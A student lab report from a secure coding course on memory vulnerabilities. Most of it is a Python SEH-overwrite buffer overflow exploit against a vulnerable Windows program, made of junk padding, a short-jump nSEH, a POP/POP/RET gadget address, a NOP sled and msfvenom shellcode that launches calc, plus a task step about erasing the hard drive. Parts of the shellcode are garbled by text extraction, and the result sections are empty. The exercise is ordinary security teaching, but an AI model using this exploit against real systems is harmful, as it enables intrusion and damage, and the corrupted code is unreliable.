SECURE CODING LAB 2

MEGHANA CILAGANI

19BCN7157

Lab experiment - Working with the memory vulnerabilities – Part III

Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln_Program_Stream.exe
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py) to generate the payload
- Install Vuln_Program_Stream.exe and Run the same

Analysis


• Crash the Vuln_Program_Stream program and try to erase the hdd.

Given Exploit script is


```
# -*- coding: cp1252 -*-
f= open("payload.txt", "w")
junk="A" * 4112
nseh="\xeb\x20\x90\x90"
seh="\x4B\x0C\x01\x40"
#40010C4B 5B
                    POP FBX
#40010C4C 5D
                    POP EBP
#40010C4D C3
                    RETN
#POP EBX, POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
nops="\x90" * 50
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e
x86/alpha mixed -b "\x00\x14\x09\x0a\x0d" -f python
buf = b""
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
```

```
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
buf += b'' \times 71 \times 39 \times 6f \times 4e \times 4c \times 35 \times 6c \times 70 \times 61 \times 63 \times 4c \times 77 \times 72''
buf += b'' \times 66 \times 4c \times 77 \times 50 \times 7a \times 61 \times 5a \times 6f \times 44 \times 4d \times 56 \times 61 \times 79"
buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
buf += b'' \times 44 \times 50 \times 4c \times 4b \times 63 \times 7a \times 57 \times 4c \times 4e \times 6b \times 30 \times 4c \times 72''
buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"
buf += b"\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x5a"
buf += b"\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70"
buf += b"\x44\x35\x38\x76\x55\x53\x33\x4d\x6a\x57\x4b\x31"
buf += b"\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68"
buf += b'' \times 76 \times 44 \times 77 \times 71 \times 39 \times 43 \times 56 \times 4c \times 4b \times 76 \times 6c \times 70''
buf += b"\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b"
buf += b"\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61"
buf += b'' \times 34 \times 44 \times 64 \times 63 \times 65 \times 51 \times 51 \times 71 \times 63 \times 69 \times 71 \times 4a''
buf += b'' \times 46 \times 31 \times 49 \times 67 \times 79 \times 70 \times 53 \times 67 \times 31 \times 46 \times 3
buf += b'' \times 4b \times 34 \times 52 \times 6a \times 4b \times 4e \times 6d \times 71 \times 4d \times 63 \times 5a \times 73 \times 31''
buf += b"\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46"
buf += b'' \times 30 \times 62 \times 48 \times 54 \times 71 \times 6c \times 4b \times 62 \times 4f \times 4c \times 47 \times 4b \times 4f''
buf += b"\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52"
buf += b"\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65"
buf += b"\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b"
buf += b"\x50\x72\x55\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42"
buf += b"\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51"
buf += b"\x73\x72\x4d\x43\x54\x53\x30\x41\x41"
payload = junk + nseh + seh + nops + buf
f.write(payload)
f.close
```

The Payload Generated is



Using the payload to crash the application.



Trying to earse hdd

